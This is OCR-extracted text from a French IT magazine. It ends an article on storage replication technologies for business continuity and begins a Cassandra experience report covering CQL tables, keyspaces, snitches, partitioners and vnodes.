GlusterFS est un système de fichiers du monde libre, mais propriété de Red Hat via le rachat d'Inktank, qui permet de créer des volumes logiques portés par des serveurs Linux, dénommés des « brick ». Le système de fichiers permet de distribuer les volumes et de les sécuriser en spécifiant un nombre de réplicas **[GlusterFS]**.

Le gros des tâches est effectué par le client et il n'y a pas de « Master ». Lors d'une écriture, c'est donc le client qui va pousser les différents réplicas sur les différents serveurs « brick ». Des mécanismes de réplication intersites existent, basés sur un Maître sur le site principal et un Esclave sur le site secondaire.

GlusterFS est disponible dans une offre packagée de Red Hat (Red Hat Gluster Storage) aux côtés de l'offre Red Hat Ceph Storage basée sur Ceph.

3.2.3 GPFS (General Parallel File System) / Spectrum Scale

GPFS est un système de fichiers intégré à AIX, le système d'exploitation d'IBM, qui peut être exposé à

d'autres systèmes via NFS. GPFS permet des accès concurrents en lecture/écriture aux mêmes fichiers répartis sur des nœuds différents.

La réplication GPFS se base sur la définition d'un nombre de réplicas (jusqu'à 3) et sur la notion de « failure group » afin de distribuer des réplicas sur des disques non susceptibles d'être touchés par une même panne.

GPFS s'appuie sur le service AFM (*Active File Management*) pour gérer la concurrence d'accès aux fichiers.

Spectrum Scale est la solution de virtualisation du stockage d'IBM basée sur GPFS.

3.2.4 HDFS (Hadoop File System)

HDFS **[HDFS]** est un composant du framework Apache Hadoop, qui vise à faire fonctionner des applications sur de gros clusters basés sur du hardware commun à bas coût, et reprend les principes de GFS (*Google File System*) **[GoogleFS]** développé par Google début des années 2000 pour ses besoins particuliers, mais avec quelques différences.

HDFS tente d'optimiser les performances tout en assurant la disponibilité globale en intégrant la localisation physique du disque (serveur et baie) de manière à distribuer les réplicas suffisamment tout en en gardant une copie au plus près du client.

Le processus d'écriture d'un fichier sur HDFS est particulier :

- le client HDFS crée un fichier temporaire localement jusqu'à atteindre la taille d'un bloc au sens HDFS. Note : si une panne du serveur survient avant d'avoir atteint cette taille les données sont perdues.
- à ce moment, le fichier va être créé au niveau HDFS et écrit sur le Datanode désigné par le Namenode ;
- les réplicas supplémentaires sont transmis par « pipelining » aux Datanodes suivants. L'acquittement est effectué en fin de réplication, assurant une réplication de type synchrone.

À l'instar de GFS, HDFS est donc très orienté large quantité de données (Big Data) et sans doute peu adapté au stockage de données plus traditionnelles et critiques : l'utilisation sur le client d'un cache local non répliqué prohibe de nombreux usages.

La figure 7 présente le principe d'une écriture avec HDFS.




Figure 7 : Fonctionnement d'une écriture avec HDFS.

3.2.5 NFS (Network File System)

NFS supporte la réplication depuis la version 4 sous la forme d'un réplica en lecture/écriture et les autres réplicas en lecture seule. Néanmoins, NFS ne fournit pas les moyens de synchronisation des réplicas entre eux et des outils supplémentaires sont nécessaires, à l'instar de la commande `rdist` associée à une planification via `cron`, pour une réplication asynchrone, ou bien de GPFS **[NFS]**.

3.3 Réplication portée par le serveur

3.3.1 Mirorring distribué

Une solution simple de réplication synchrone portée par le serveur est le plus souvent disponible au niveau du système d'exploitation sous la forme d'un mirorring, sur la base de disques basés sur 2 baies SAN de 2 sites différents, que le SAN soit FC ou IP.

Cette solution est notamment employée dans les architectures de clusters Oracle de type Extended RAC.

La figure 8 présente le principe d'une écriture en Oracle Extended RAC.




Figure 8 : Fonctionnement d'une écriture avec Oracle Extended RAC.

3.3.2 Clustering de serveurs

Une solution de clustering se distingue des solutions de réplication du stockage par l'intégration au plus près des applications et donc la possibilité d'assurer la cohérence des données de manière plus pertinente.

La solution Double-Take, couramment rencontrée en environnement Microsoft, effectue une réplication asynchrone à distance octet par octet des fichiers protégés en assurant leur intégrité par le séquencement. Cette solution est par ailleurs capable de faire du PiT et des snapshots sous VMware. Double-Take ne se contente pas de faire de la réplication de fichiers, mais couvre tous les aspects de la vie du cluster : réplication, bascule, mais également tests hors ligne de l'intégrité des données avant bascule.

3.6 Cas particulier des bases de données

Les bases de données présentent des exigences particulières :

- utilisation parfois de disques en accès direct sur lesquels elles utilisent leur propre système de fichiers ;
- écriture de données dans de multiples tables simultanément, souvent réparties sur plusieurs blocs et qui ne peuvent être séparées afin d'assurer la cohérence des données.

Les Systèmes de Gestion de Bases de Données viennent de ce fait souvent avec leur solution propre de réplication, plutôt serveur à serveur et de type asynchrone :

- Oracle Dataguard : réplication asynchrone par transmission du Redo Log de la base primaire à la base secondaire ;
- MS SQL Server Replication **[MSSQL]** : réplication par transaction, réplication par snapshot, réplication par fusion. Toutes ces méthodes sont des réplications asynchrones de serveur à serveur.

3.5 Cas particulier de la virtualisation serveurs

Les solutions de virtualisation serveurs ont introduit une simplification du PCA/PRA des serveurs entre deux sites en permettant des bascules automatiques de VM entre sites. Ces solutions s'appuient sur le stockage pour l'hébergement des enveloppes de VM et de ce fait sur les mécanismes de réplication du stockage entre sites.

Les solutions déjà présentées s'appliquent aux solutions de virtualisation serveur, même si des limitations apparaissent sur certaines. À titre d'exemple, une solution OpenStack sera beaucoup plus ouverte en termes de stockage et pourra indifféremment s'appuyer sur du SAN ou des systèmes de fichiers distribués comme GPFS, GlusterFS, ou Ceph, alors que les solutions VMware et Microsoft seront beaucoup plus restrictives.

En complément sont apparues les solutions liées aux systèmes hyper convergés, intégrant une couche de virtualisation du stockage dans les hyperviseurs eux-mêmes. On peut notamment citer la Distributed Storage Fabric de Nutanix **[Nutanix]** ou l'offre VSAN (*Virtual SAN*) de VMware **[VSAN]**.

Ces solutions reposent sur les principes suivants :

- agrégation des disques locaux des hyperviseurs pour exposer un ou plusieurs volumes logiques aux hyperviseurs en iSCSI, NFS ou autres protocoles ;
- utilisation de disques flash pour le cache ou les données souvent accédées et de disques classiques pour les données moins couramment utilisées ;
- communication entre nœuds pour assurer une réplication synchrone, sous réserve de la présence d'un RTT inférieur à 5ms. Dans le cas de Nutanix, la réplication synchrone s'effectue via l'OpLog (buffer d'écriture persistant), présent sur le disque SSD de chaque nœud : l'écriture n'est acquittée que lorsqu'elle a correctement répliquée dans l'OpLog des nœuds identifiés pour porter un réplica ;
- solutions de réplication asynchrone pour des besoins de PRA distants (au-delà de 5ms de RTT). Nutanix propose plusieurs types de topologie de réplication (de site à site à full mesh) et se base sur les fonctions de snapshot et de déduplication pour limiter les échanges. VMware propose un service du même type au travers du produit vSphere Replication.

4 Continuous Data Protection

Contrairement à la réplication, qui aboutit à une cible dans le même état que la source, y compris une éventuelle corruption de données, et avec un delta potentiel si la réplication est asynchrone, les technologies de Continuous Data Protection sont capables de revenir à n'importe quel point en arrière puisqu'elles journalisent toutes les opérations d'écriture intervenues sur la source. Il est donc possible de revenir en arrière du nombre d'opérations nécessaires pour retrouver les données avant un événement ayant provoqué une corruption.À noter que certains vendeurs n'offrent que du « Near-Continuous » Data Protection en effectuant des snapshots à intervalles certes resserrés, mais pas sur chaque écriture et on se rapproche plus de réplication PiT.

Plusieurs solutions de réel CDP existent, dont l'offre RecoverPoint d'EMC. Un « splitter » est utilisé pour intercepter les écritures et en envoyer une copie vers l'équipement CDP. Ce splitter peut être situé au niveau du serveur, de l'hyperviseur **[CDPEMCVM]**, du SAN **[SANTap]** ou de la baie de disques.

RecoverPoint collecte toutes les opérations d'écritures puis les inscrit dans un journal.

Conserver une trace de chaque écriture consomme avec le temps beaucoup d'espace, d'autant plus si les mêmes blocs sont souvent modifiés et que les modifications sont nombreuses. Afin de limiter la taille du journal des copies, RecoverPoint effectue une consolidation des snapshots

au-delà de 2 jours pour ne conserver qu'un snapshot journalier et plus un snapshot par écriture atomique.

La figure 9 présente le principe de fonctionnement de RecoverPoint.




Figure. 9 : Fonctionnement de EMC RecoverPoint.

5 Intégrité des données

Même la meilleure et plus rapide des technologies de réplication ne pourra garantir l'intégrité des données puisque les transactions atomiques sont rares et typiquement une transaction sur une base de données entraînera souvent plusieurs écritures sur disque. Si l'interruption intervient au milieu de la séquence, il est nécessaire de pouvoir faire retour arrière sur le début de la séquence pour retrouver des données intègres. Sans compter qu'il est peu probable que tous les systèmes s'arrêtent en même temps, ce qui peut également nuire à la cohérence des données.

C'est dans ce cadre que les technologies de snapshot, PiT ou simplement de sauvegarde prennent tout leur sens, l'une permettant de prendre une photo des disques après « quiesce » (pause en quelque sorte) **[QUIESCE]** des bases de données pour empêcher momentanément toute écriture, et l'autre pour permettre de revenir en arrière à un moment où les données étaient intègres.À défaut d'un lien avec l'applicatif permettant de maîtriser la cohérence des données au plus près, de nombreuses solutions de réplication ont recours à des « consistency groups » permettant de regrouper des ressources disques dont l'état doit être synchronisé dans le temps, notamment pour les snapshots ou les réplications PiT.

6 Cas d'un troisième site

Les dernières normes et bonnes pratiques poussent les entreprises à envisager 3 sites dans le cadre d'un PCA :

- 2 sites proches pour faire face à un sinistre local impliquant un seul des 2 sites et entre lesquels des techniques fortement impactées par la distance peuvent être mises en œuvre, permettant un redémarrage automatique sans perte en utilisant des technologies synchrones ;
- 1 site éloigné pour faire face à un sinistre régional, permettant une reprise plus lente avec potentiellement une perte de données de par l'utilisation de technologies asynchrones.

L'entreprise sera alors amenée à panacher les technologies pour obtenir les meilleurs résultats en fonction des contraintes de distance... et de son budget.

La question de la stratégie de réplication se pose alors :

- Répliquer en synchrone depuis le site nominal vers le site secondaire puis en asynchrone du site secondaire vers le troisième site ? Cette stratégie peut permettre une optimisation des flux et décharge les ressources du site nominal de la charge de réplication supplémentaire ;
- Répliquer directement depuis le site vers les 2 autres sites ? Cette stratégie permet d'éviter l'obsolescence des données du troisième site en cas de sinistre sur le site secondaire.

Dans tous les cas, le Plan de Continuité d'Activité devra prendre en compte la poursuite des réplications vers le troisième site, quels que soient la stratégie adoptée et le sinistre survenant, qu'il soit la perte du site principal ou celle du site secondaire.

Conclusion

Les systèmes de réplication via les baies ou le SAN sont les plus sophistiqués et performants, mais pour un coût non négligeable : les quelques minutes grappillées sur l'objectif de temps de retour et surtout de point de retour coûtent cher.

Les systèmes de fichiers distribués ont comme but premier la performance en multipliant les sources de données et une attention moins importante est apportée à la performance de la réplication. Néanmoins certains systèmes de fichiers très sophistiqués, y compris dans le monde du logiciel libre, apportent à la fois distribution, performance et forte résilience par une réplication synchrone intersites et n'ont rien à envier aux mécanismes les plus coûteux des baies SAN.


Les solutions doivent être pensées autour des données, selon leur type et leurs besoins particuliers, en gardant à l'esprit le besoin primordial de cohérence fonctionnelle de celles-ci.

Chaque entreprise doit toutefois le plus souvent faire avec son existant et rechercher les technologies les plus adaptées à ses infrastructures. Ensuite, le choix se fera en fonction des besoins réels eu égard au coût des solutions, qui devra être mis en regard du coût d'un arrêt plus ou moins long du SI. ■

Retrouvez toutes les références accompagnant cet article sur http://www.miscmag.com/.

DISPONIBLE DÈS LE 25 MARS

MISC HORS-SÉRIE N°13 !



LE GUIDE POUR COMPRENDRE

LES PRATIQUES ET LES ENJEUX ACTUELS

DE LA CRYPTOGRAPHIE !

NE LE MANQUEZ PAS

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

www.ed-diamond.com

RETOUR D'EXPÉRIENCE SUR CASSANDRA

Guillaume PLESSIS

VP infrastructure chez TextMe Inc., mainteneur du projet Dotdeb – gui@dotdeb.org

mots-clés : *BASE DE DONNÉES DISTRIBUÉE / DISPONIBILITÉ / CONSISTANCE / PARTITION / MODÈLE DE DONNÉES*

Le but de cet article est de présenter et de donner un premier retour d'expérience sur la base de données distribuée Apache Cassandra (notée C) à travers le cas pratique de TextMeUp, une solution de télécommunication (SMS/MMS/VoIP/vidéo).*

Initialement, les applications de communication TextMe ne manipulaient qu'un « tampon » de messages effacés aussitôt qu'ils étaient relevés par le premier périphérique d'un utilisateur. Un couple de serveurs MySQL en mode maître-esclave a été provisionné dans ce but.

Or la nouvelle version, TextMeUp **[1]**, permet dorénavant de gérer, stocker et synchroniser les messages et appels de plusieurs dizaines de millions de personnes, sur plusieurs mois glissants, entre périphériques mobiles et web. Ce contenu, qui ne représente que quelques dizaines de kilo-octets par personne (hors pièces jointes), pèse à l'échelle de notre parc utilisateurs plusieurs centaines de giga-octets dont l'intégralité doit pouvoir être interrogeable instantanément.

De plus, avec un volume de plusieurs millions de messages et d'appels par jours, une solution traditionnelle de type « base de données relationnelle » aurait vite forcé nos équipes d'exploitation à mettre en place des stratégies parfois complexes de partitionnement et de redistribution des données.

Enfin, si on considère à la fois la croissance de notre nombre d'utilisateurs et les fonctionnalités de plus en plus riches de l'application TextMeUp, nous devions dans l'idéal pouvoir stocker davantage de données ou augmenter le nombre de requêtes vers celles-ci juste en ajoutant des ressources matérielles.

Voici donc ce que nous souhaitions comme propriétés pour la base de données cible :

- pouvoir mettre à l'échelle facilement le stockage et la charge de travail ;
- être déployée sur plusieurs centres de données, voire sur plusieurs points de présence géographiques ;
- minimiser l'opérationnel (notamment les opérations de « sharding » ou de distribution des données) ;
- proposer une tolérance à la panne ;
- disposer d'un modèle de données assez souple.

Après évaluation de plusieurs solutions NoSQL ou distribuées, notre choix s'est porté sur Cassandra.

1 Concepts

1.1 Historique et écosystème

Cassandra a été initialement développée en Java par Facebook pour sa fonctionnalité de messagerie (avant Messenger) d'après les principes de haute disponibilité de Dynamo par Amazon **[2]** et de modèle de données de BigTable par Google **[3]**. Publiée en open source sur Google Code en juillet 2008, puis incubée par la fondation Apache en mars 2009, elle en est devenue un des projets de premier niveau en février 2010.

Sur la base d'une version majeure par an environ, Cassandra existe aujourd'hui en versions 2.1, 2.2 et 3.0 activement supportées. À ce jour, Datastax est l'entité commerciale la plus active de l'écosystème C* en fournissant documentation **[4]**, environnement de développement et conseils. Elle emploie aussi les développeurs principaux de Cassandra (versions Community et Enterprise) et de ses connecteurs pour tous les langages majeurs (Java, .Net, Python, Ruby, PHP, Node).

Une version alternative à la version Java de Cassandra est en cours de développement sous le nom de ScyllaDB **[5]**. Visant essentiellement de meilleures performances

grâce à une base de code en C++ permettant de s'affranchir des inconvénients d'une JVM, elle se substitue aisément à Cassandra, avec quelques limitations (ancienne version de CQL aux fonctionnalités partielles, pas de support SSL, protocole Gossip non compatible) **[6]**.

1.2 Principes

Cassandra a été pensée dès le départ comme une base de données distribuée où chaque serveur du même cluster a la même configuration que ses pairs et discute avec eux via un protocole (Gossip) pour organiser le stockage et la charge de travail.

Ainsi, sachant qu'une même donnée peut être répliquée en permanence sur plusieurs nodes (via un facteur de réplication), on obtient une architecture sans point individuel de défaillance : en cas de crash ou d'indisponibilité d'un serveur, une autre node identique gère la même portion de donnée et peut assez aisément prendre en charge les traitements demandés. En cas de défaillance prolongée ou de modification de la topologie du cluster C*, la redistribution des données se fait de façon automatique et transparente.

De plus, une des spécificités de Cassandra est qu'elle « scale » de façon quasi-linéaire avec le nombre de machines allouées au cluster, que ce soit en capacité de stockage ou en charge de travail : passer de 6 à 12 machines identiques, par exemple, permettra de doubler l'espace disque disponible, ainsi que le nombre de requêtes pouvant être traitées.

Il est donc plus fréquent de déployer des clusters C* sur un nombre assez important de machines aux caractéristiques modestes (« commodity hardware ») plutôt que sur quelques monstres de puissance. À noter que dans ce cadre, l'utilisation de stockage centralisé de type NAS ne fait aucun sens (on distribue, on ne centralise pas) et qu'il est conseillé d'équiper ses machines de disques SSD locaux pour de meilleures performances.

Enfin, Cassandra s'appuie sur le principe de « eventual consistency », à savoir qu'à la cible tout accès à une donnée distribuée sur plusieurs nodes donnera le même résultat. Pour y arriver :

1. les différentes versions d'une même donnée, stockées sur plusieurs réplicas, sont comparées ;
2. puis une version réconciliée est retournée, en accord avec le niveau de consistance (**ANY**, **ONE**, **LOCAL_QUORUM**, **ALL**...) choisi par le client lors de sa lecture ou de son écriture.

Chaque écriture dans Cassandra est faite avec un horodatage à la micro-seconde près et de façon générale, c'est la dernière information inscrite qui l'emporte en cas de conflit (note : il est très important de synchroniser et de surveiller précisément les horloges de chaque machine via NTP **[10][11]**).

2 Distribution et stockage des données

Commençons tout d'abord par regarder comment déclarer une simple table (aussi appelée « columnfamily »).

Pour rendre la manipulation des données plus aisée, l'interface de programmation historique, Thrift, est dorénavant négligée au profit du langage CQL (accessible par exemple avec l'outil en ligne de commandes **cqlsh**), d'apparence très proche de SQL avec lequel il partage les concepts de table, enregistrement et colonne. Par exemple, voici une déclaration simplifiée de la table **message** utilisée par TextMeUp :

```
CREATE TABLE message (
    user_id bigint,
    message_id timeuuid,
    content text,
    status text,
    PRIMARY KEY (user_id, message_id)
)
```

Outre les différentes colonnes et leurs types de données associés (**int**, **text**, **timeuuid**), c'est la déclaration de la clé primaire (**PRIMARY KEY**) de la table qui nous intéresse avant tout. Elle va définir comment les données vont être réparties et stockées physiquement sur le cluster. Elle est composée de deux parties :

- la clé de partitionnement (« partition key », **user_id** dans notre exemple) : c'est elle qui, faisant l'objet d'un hachage consistant, va déterminer sur quelle(s) node(s) du cluster l'enregistrement va être stocké. Dans notre cas, tous les messages d'un même **user_id** seront stockés sur la même node. On verra par la suite qu'il est possible de définir des clés de partitionnement composites, s'appuyant sur plusieurs colonnes.
- la clé d'agrégation (« clustering key », **message_id** dans notre exemple) : c'est celle qui va définir comment les données vont être inscrites sur le disque de la node cible, cela à des fins d'optimisation des entrées/sorties lors de leur lecture.

Pour finir ce survol de CQL, voici les types de données supportés :

- **int**, **bigint**, **varint**, **double** pour les entiers ;
- **float** et **decimal** pour les nombres réels ;
- **ascii**, **text** et **varchar** pour les données textuelles ;
- **blob** pour les données binaires ;
- **boolean** ;
- **inet** pour les adresses IP ;
- **timestamp** pour les dates ;
- **uuid** pour les identifiants uniques ;

- **timeuuid** : c'est un timestamp auquel on adjoint un identifiant unique pour garantir l'unicité d'un enregistrement ;
- **list**, **map** et **set** pour les collections d'éléments ;
- **counter** pour les compteurs distribués.

À noter enfin que les commandes **SELECT**, **UPDATE** et **INSERT** ont quasiment la même syntaxe que leurs pendants SQL, à ceci près qu'elles ne supportent ni jointure ni sous-requêtes. Je vous invite bien entendu à consulter la documentation du langage pour davantage de détails.

2.1 Distribution des données sur le cluster

2.1.1 Keyspace

Les données C* sont stockées dans un « key space » global au cluster, dont les propriétés sont :

- sa topologie, à base de nodes dans des racks répartis dans des datacenters ;
- son facteur de réplication : il est possible de définir sur combien de nodes une même donnée sera stockée, et ce par datacenter.

On peut par exemple imaginer un petit cluster gérant un keyspace **textmeup** réparti sur deux points géographiques :

- Côte Est des États-Unis (production) : 4 nodes sur 3 centres de données Amazon EC2, facteur de réplication : 3 ;
- Europe (site de secours) : hébergement traditionnel, sur un seul serveur, facteur de réplication : 1.

La déclaration CQL correspondante sera :

```
CREATE KEYSPACE textmeup WITH replication = {
  'class': 'NetworkTopologyStrategy',
  'us-east-1': '3',
  'europe': '1'
}
```

2.1.2 Snitch

C'est ensuite un algorithme appelé « snitch » qui définit à quel rack et à quel datacenter appartient une node. À noter que Cassandra fait de son mieux pour ne pas stocker deux copies d'une même donnée dans le même rack pour une meilleure résilience à la panne. Voici une liste non-exhaustive des snitchs utilisables :

- **SimpleSnitch** : utilisé uniquement pour les déploiements dans un seul datacenter, déconseillé en production ;
- **Ec2MultiRegionSnitch**, **GoogleCloudSnitch**, **CloudstackSnitch**... : spécifiques aux déploiements sur des plateformes de Cloud Computing ;
- **PropertyFileSnitch** : s'appuie sur un fichier local qui référence **toutes** les nodes du cluster ;
- **GossipingPropertyFileSnitch** : s'appuie sur un fichier local à chaque node pour en déterminer l'emplacement, Gossip prenant le relais pour propager l'information à l'ensemble des nodes du cluster.

Note

Gossip est le protocole utilisé par toutes les nodes du cluster pour échanger à intervalle régulier (toutes les secondes, par défaut) des informations à propos d'elles-mêmes ou des pairs qu'elles connaissent. De cette façon, tout changement dans le cluster est très rapidement propagé à l'intégralité de ses nodes.

2.1.3 Partitionnement

Maintenant que la topologie de notre cluster (et plus particulièrement de notre keyspace) est connue, nous pouvons y répartir l'ensemble de nos données.

Dans l'exemple ci-dessus, les enregistrements de notre table **message** seront distribués dans des partitions définies par la première partie de la clé primaire, à savoir la colonne **user_id** . Celle-ci va être traitée par un algorithme de hachage consistant, appelé « partitioner », qui va, quel que soit le type de donnée, retourner un token unique pour une clé donnée. Voici la liste des partitioners disponibles :

- **ByteOrderedPartitioner** : retourne une représentation hexadécimale des premiers caractères de la clé. S'il permet de conserver un ordre aux données, son exploitation est délicate et déconseillée ;
- **RandomPartitioner** : retourne un hash MD5 sur 128 bits (intervalle de 0 à 2^{127} - 1). Il est déprécié depuis Cassandra 1.2 ;
- **Murmur3Partitioner** : il retourne un entier 64 bits signé (intervalle de -2^{63} à $+2^{63}$). Plus rapide que MD5, c'est cet algorithme qui est largement plébiscité et activé par défaut en production.

Ainsi, en utilisant Murmur3 distribué sur 4 nodes, on obtient les intervalles de tokens suivants :

Node	Début de l'intervalle Murmur3	Fin de l'intervalle Murmur3
N0	-9223372036854775808	-4611686018427387903
N1	-4611686018427387904	-1
N2	0	4611686018427387903
N3	4611686018427387904	9223372036854775807

Note

Pour information, voici le code Python utilisé pour trouver les tokens Murmur3 associés à chacune des nodes, selon leur nombre :

```
python -c 'print [str(((2**64 / nombre_de_nodes) * i) - 2**63)
for i in range(nombre_de_nodes)]'
```

Cette méthode de distribution force néanmoins à :

1. calculer les tokens de chaque node ;
2. éditer correctement le fichier de configuration spécifique à chaque node pour préciser quel token lui était assigné.

De plus, les opérations d'ajout ou de retrait de nodes dans le cluster ne sont pas des plus aisées, obligeant à propager des nouveaux fichiers de configuration et à bouger les tokens de node en node pour se conformer à la nouvelle topologie.

Ainsi, afin d'uniformiser la configuration de toutes les machines et de rendre la redistribution des données automatique et transparente, Cassandra s'appuie dorénavant sur un système de nodes virtuelles (*vnodes*), au nombre configurable de 256 par défaut. Chaque vnode porte ainsi 1/256ème des données et est assignée à une node physique ou à une autre selon leur nombre. Si la topologie du cluster change, Cassandra se charge de répartir les vnodes le plus équitablement possible sur les machines disponibles.

Mais simplifions et illustrons notre propos sur la répartition des partitions au sein d'un cluster C* et imaginons un cluster de 10 nodes gérant 100 tokens




Fig. 1 : Un cluster de 10 nodes gérant 100 tokens.

au total : le token 0 est assigné à la node N0, le token 10 à la node N1, et ainsi de suite jusqu'à N9.

